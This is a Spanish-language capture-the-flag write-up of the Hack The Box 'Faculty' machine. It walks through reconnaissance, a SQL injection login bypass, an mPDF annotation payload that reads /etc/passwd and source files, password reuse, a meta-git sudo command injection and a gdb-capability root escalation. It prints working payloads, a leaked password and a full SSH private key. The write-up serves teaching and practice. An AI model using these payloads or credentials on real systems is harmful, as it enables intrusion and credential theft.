


1. Enumeración.


Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene.

```
┌──(root㉿kali)-[/home/kali/HTB]
└─# ping -c 1 10.10.11.169
PING 10.10.11.169 (10.10.11.169) 56(84) bytes of data.
64 bytes from 10.10.11.169: icmp_seq=1 ttl=63 time=39.0 ms

── 10.10.11.169 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 39.021/39.021/39.021/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Thu Nov  3 20:30:10 2022 as: nmap -sCV -p 22,80 -oN targeted 10.10.11.169
Nmap scan report for 10.10.11.169
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e9418ce5544d6f14987616e7292d0216 (RSA)
|   256 4375103ecb78e9520eebcf7ffdf66d3d (ECDSA)
|_  256 c11caf762b56e8b3b88ae969737be6f5 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://faculty.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov  3 20:30:20 2022 -- 1 IP address (1 host up) scanned in 10.14 seconds
```

Comprobamos el LaunchPad de la versión del SSH y vemos que estamos ante una versión Focal de Ubuntu.



Intentamos realizar una enumeración con el módulo de nmap “http-enum” pero no nos descubre nada.

```
┌──(root㉿kali)-[/home/kali/HTB]
└─# nmap -sV --script=http-enum 10.10.11.169
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 20:35 CET
Nmap scan report for 10.10.11.169
Host is up (0.040s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.30 seconds
```

Revisamos las tecnologías que usa el aplicativo que corre en el puerto 80.

```
┌──(root㉿kali)-[/home/kali/HTB]
└─# whatweb http://10.10.11.169
http://10.10.11.169 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], RedirectLocation[http://faculty.htb], Title[302 Found], nginx[1.18.0]
ERROR Opening: http://faculty.htb - no address for faculty.htb
```

Vemos que nos intenta redirigir a la URL faculty.htb. Incluimos en nuestro /etc/hosts la entrada.


```
  GNU nano 6.4                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.169 faculty.htb
```

Volvemos a comprobar las tecnologías, por si vemos alguna información adicional.


```
┌──(root㉿kali)-[/home/kali/HTB]
└─# whatweb http://10.10.11.169
http://10.10.11.169 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], RedirectLocation[http://faculty.htb], Title[302 Found], nginx[1.18.0]
http://faculty.htb [302 Found] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], JQuery, RedirectLocation[login.php], Script[text/javascript], Title[School Faculty Scheduling System], nginx[1.18.0]
http://faculty.htb/login.php [200 OK] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], JQuery, Script[text/javascript], Title[School Faculty Scheduling System], nginx[1.18.0]
```

2. Análisis de vulnerabilidades


Revisamos la página web, con nuestro navegador web. Vemos un panel, que nos pide identificador.



Intentamos ejecutar un SQL Injection, introduciendo ‘or 1=1 -- -.



Conseguimos acceder la web.



Vamos a realizar una enumeración de directorios de la página web. Descubrimos un directorio “admin”.

```
┌──(root㉿kali)-[/home/kali/HTB]
└─# wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://faculty.htb/FUZZ/
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://faculty.htb/FUZZ/
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   302        358 L    693 W      12193 Ch    "# directory-list-2.3-medium.txt"
000000013:   302        358 L    693 W      12193 Ch    "#"
000000007:   302        358 L    693 W      12193 Ch    "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000004:   302        358 L    693 W      12193 Ch    "#"
000000002:   302        358 L    693 W      12193 Ch    "#"
000000005:   302        358 L    693 W      12193 Ch    "# This work is licensed under the Creative Commons"
000000009:   302        358 L    693 W      12193 Ch    "# Suite 300, San Francisco, California, 94105, USA."
000000012:   302        358 L    693 W      12193 Ch    "# on atleast 2 different hosts"
000000008:   302        358 L    693 W      12193 Ch    "# or send a letter to Creative Commons, 171 Second Street,"
000000010:   302        358 L    693 W      12193 Ch    "#"
000000014:   302        358 L    693 W      12193 Ch    "http://faculty.htb//"
000000003:   302        358 L    693 W      12193 Ch    "# Copyright 2007 James Fisher"
000000006:   302        358 L    693 W      12193 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000011:   302        358 L    693 W      12193 Ch    "# Priority ordered case sensative list, where entries were found"
000000259:   302        420 L    809 W      13897 Ch    "admin"
000045240:   302        358 L    693 W      12193 Ch    "http://faculty.htb//"
```


Miramos si existen vulnerabilidades para el software “School Faculty Scheduling System”. Descubrimos la web login.php.


```
┌──(root㉿kali)-[/home/kali/HTB/faculty]
└─# searchsploit faculty
```

Exploit Title
Faculty Evaluation System 1.0 - Stored XSS
Open Faculty Evaluation System 5.6 - 'batch_name' SQL Injection
Open Faculty Evaluation System 7 - 'batch_name' SQL Injection
School Faculty Scheduling System 1.0 - 'id' SQL Injection
School Faculty Scheduling System 1.0 - 'username' SQL Injection
School Faculty Scheduling System 1.0 - Authentication Bypass POC
School Faculty Scheduling System 1.0 - Stored Cross Site Scripting POC


```
POST /schoolFSS/scheduling/admin/ajax.php?action=login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 55
Origin: http://localhost
Connection: close
Referer: http://localhost/schoolFSS/scheduling/admin/login.php
Cookie: PHPSESSID=7lojvad06l803amt3f7hp7o8re
```

Accedemos a dicha web, ejecutamos de nuevo un SQL Injection y conseguimos acceso.







Revisamos la web y vemos una opción donde podemos descargarnos un PDF. Si lo interceptamos un BurpSuite, vemos que la petición viaja codificada en base64 y doblemente “URL” encodeada.



Si miramos las propiedades del documento pdf, vemos que está generado con mPDF 6.0. También vemos que el directorio donde se aloja el pdf generado es: http://faculty.htb/mpdf/tmp/.



Miramos en Google, si existe alguna forma de abusar de mPDF 6.0



Podemos usar un payload, para ver el /etc/passwd.


- <html><body> <annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Attached File: /etc/passwd" pos-x="195" /></body></html>

Lo codificamos como: <url encode> <url encode> <base64> y obtenemos el siguiente código:


- JTI1M0NodG1sJTI1M0UlMjUzQ2JvZHklMjUzRSUyNTIwJTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlPSUyNTIyL2V0Yy9wYXNzd2QlMjUyMiUyNTIwY29udGVudD0lMjUyMi9ldGMvcGFzc3dkJTI1MjIlMjUyMCUyNTIwaWNvbj0lMjUyMkdyYXBoJTI1MjIlMjUyMHRpdGxlPSUyNTIyQXR0YWNoZWQlMjUyMEZpbGU6JTI1MjAvZXRjL3Bhc3N3ZCUyNTIyJTI1MjBwb3MteD0lMjUyMjE5NSUyNTIyJTI1MjAvJTI1M0UlMjUzQy9ib2R5JTI1M0U=

Lo lanzamos con BurpSuite.


Revisamos el PDF generado, y en los ficheros adjuntos al fichero PDF, podemos descargarnos un fichero llamado passwd.




Revisamos el contenido del fichero, filtrando por los usuarios que usan una bash.



Revisamos el resto de la página web, hasta que llegamos a la opción de horario. Interceptamos la petición. Si forzamos una petición errónea, vemos que el programa revela la página web admin_class.php.






Realizamos el mismo proceso que para el fichero /etc/passwd, para revisar su contenido.


- <html><body> <annotation file="admin_class.php" content="admin_class.php" icon="Graph" title="Attached File: admin_class.php" pos-x="195" /></body></html>

- JTI1M0NodG1sJTI1M0UlMjUzQ2JvZHklMjUzRSUyNTIwJTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlJTI1M0QlMjUyMmFkbWluX2NsYXNzLnBocCUyNTIyJTI1MjBjb250ZW50JTI1


M0QlMjUyMmFkbWluX2NsYXNzLnBocCUyNTIyJTI1MjBpY29uJTI1M0QlMjUyMkdyYXBo
JTI1MjllMjUyMHRpdGxlJTI1M0QlMjUyMkF0dGFjaGVkJTI1MjBGaWxlJTI1M0ElMjUyMG
FkbWluX2NsYXNzLnBocCUyNTIyJTI1MjBwb3MteCUyNTNEJTI1MjIxOTUlMjUyMiUyNTI
wJTI1MkYlMjUzRSUyNTNDJTI1MkZib2R5JTI1M0UlMjUzQyUyNTJGaHRtbCUyNTNF



Vemos que se realiza una llamada db_connect.php.




Realizamos de nuevo el proceso para conseguir el fichero db_connect.php




Clave: Co.met06aci.dly53ro.per

3. Explotación e intrusión

Comprobamos si acontece una reutilización de contraseña. Conseguimos acceso con el usuario gbyolo.




Revisamos nuestros privilegios de sudoers. Vemos que tenemos privilegios para ejecutar como el usuario “developer”, el programa meta-git.




Buscamos en internet si existe alguna forma de aprovercharnos de este programa y previlegios: https://hackerone.com/reports/728040. Probamos a ejecutarlo con "whoami".

Una vez comprobado que es vulnerable, intentamos obtener la clave id_rsa del usuario developer.




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmSO5Us2S87dxyw
izZ0hDszHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS
pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361x2ztAG1aC9xJX7EJsHmXDRLZ8G1Rib
KpI0WqAWNSXHDDvcwDpmWDk+NlIRKkpGcVByzhG8x1azvKWS9G36zeLLARBP43ax4eAVrs
Ad+7ig3vl9Iv+ZtRzkH0PsMhrilHBNUy9dFAGP5aa4ZUkYHi1/MlBnsWOgiRHMgcJzcWX
OGeIJbtcdp2aBOjZlGJ+G6uLWrxwlX9anM3gPXTT4DGqZV1Qp/3+JZF19/KXJ1dr0i328j
saMlzDijF5bZjpAOcLxS0V84t99R/7bRbLdFxME/0xyb6QMKcMDnLrDUmdhiObROZFl3v5
hnsW9CoFLiKE/4jWKP6lPU+31GOTpKtLXYMDbcepAAAFiOUui47lLouOAAAAB3NzaC1yc2
EAAAGBAMQwIKx3A9iOFN9vf/7HWqZ+J3Fc0WGcQAgv3M8ZkjuVLNkvO3ccsIs2dIQ7Mx8p
PmwgeQdcL67ZgBbtijeGhgqACTDRplaHAZyJEnMxqf8wctKVSuh+4OhjAFUqa4m1/w63Rw
nJrCLu1qpMmdJgzdrEvt7jJOiN9+tcds7QBtWgvcSV+xCbB5lw0S2fBtUYmyqSNFqgFjUl
xww73MA6Zlg5PjZSESpKRnFQcs4RvMdWs7ylkvRt+s3iywEQT+N2seHgFa7AHfu4oN75fS
L/mbUc5B9D7DIa4iJRwTVMvXRQBj+WmuGVJGB4tfzJQZ7FjoIkRzIHCc3FlzhniCW7XHad
mgTo2ZRifhuri1q8cJV/WpzN4D100+AxqmVdUKf9/iWRdffylydXa9It9vI7GjJcw4oxeW
2Y6QDnC8UtFfOLffUf+20Wy3RcTBP9Mcm+kDCnDA5y6w1JnYYjm0TmRZd7+YZ7FvQqBS4i
hP+I1ij+pT1Pt9Rjk6SrS12DA23HqQAAAAMBAAEAAAGBAIjXSPMC0Jvr/oMaspxzULdwpv
JbW3BKHB+Zwtpxa55DntSeLUwXpsxzXzIcWLwTeIbS35hSpK/A5acYaJ/yJOyOAdsbYHpa
ELWupj/TFE/66xwXJfilBxsQctr0i62yVAVfsR0Sng5/qRt/8orbGrrNIJU2uje7ToHMLN
J0J1A6niLQuh4LBHHyTvUTRyC72P8Im5varaLEhuHxnzg1g81loA8jjvWAeUHwayNxG8uu
ng+nLalwTM/usMo9Jnvx/UeoKnKQ4r5AunVeM7QQTdEZtwMk2G4vOZ9ODQztJO7aCDCiEv
Hx9U9A6HNyDEMfCebfsJ9voa6i+rphRzK9or/+IbjH3JlnQOZw8JRC1Rpl/uTECivtmkp4
ZrFF5YAo9ie7ctB2JIujPGXlv/F8Ue9FGN6W4XW7b+HfnG5VjCKYKyrqk/yxMmg6w2Y5P5
N/NvWYyoIZPQgXKUlTzYj984plSl2+k9Tca27aahZOSLUceZqq71aXyfKPGWoITp5dAQAA
AMEAl5stT0pZ0iZLcYi+b/7ZAiGTQwWYS0p4Glxm204DedrOD4c/Aw7YZFZLYDlL2KUk6o
0M2X9joquMFMHUoXB7DATWknBS7xQcCfXH8HNuKSN385TCX/QWNfWVnuIhl687Dqi2bvBt
pMMKNYMMYDErB1dpYZmh8mcMZgHN3lAK06Xdz57eQQt0oGq6btFdbdVDmwm+LuTRwxJS
Cs
Qtc2vyQOEaOpEad9RvTiMNiAKy1AnlViyoXAW49gIeK1ay7z3jAAAAwQDxEUTmwvt+oX1o
1U/ZPaHkmi/VKlO3jxABwPRkFCjyDt6AMQ8K9kCn1ZnTLy+J1M+tm1LOxwkY3T5oJi/yLt
ercex4AFaAjZD7sjX9vDqX8atR8M1VXOy3aQ0HGYG2FF7vEFwYdNPfGqFLxLvAczzXHBud
QzVDjJkn6+ANFdKKR3j3s9xnkb5j+U/jGzxvPGDpCiZz0l30KRtAzsBzT1ZQMEvKrchpmR
jrzHFkgTUug0lsPE4ZLB0Re6Iq3ngtaNUAAADBANBXLol4lHhpWL30or8064fjhXGjhY4g
blDouPQFIwCaRbSWLnKvKCwaPaZzocdHlr5wRXwRq8V1VPmsxX8O87y9Ro5guymsdPprXF
LETXujOl8CFiHvMA1Zf6eriE1/Od3JcUKiHTwv19MwqHitxUcNW0sETwZ+FAHBBuc2NTVF
YEeVKoox5zK4lPYIAgGJvhUTzSuu0tS8O9bGnTBTqUAq21NF59XVHDlX0ZAkCfnTW4IE7j
9u1fldwzi56TWNhQAAABFkZXZlbG9wZXJAZmFjdWx0eQ==
-----END OPENSSH PRIVATE KEY-----
```

Probamos a conectarnos por SSH y ganamos acceso como developer.



4. Escalada de privilegios.


Revisamos a los grupos a los que pertenecemos.


Revisamos si nos podemos aprovechar de alguna capability.

Vemos que nos podemos aprovechar del programa gdb: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities. Revisamos que procesos se están ejecutando como root.

Nos conectamos con gdb al proceso detectado.

Añadimos permisos SUID a la bash.





Ejecutamos una bash privilegiada con el parámetro -p y ganamos acceso como root.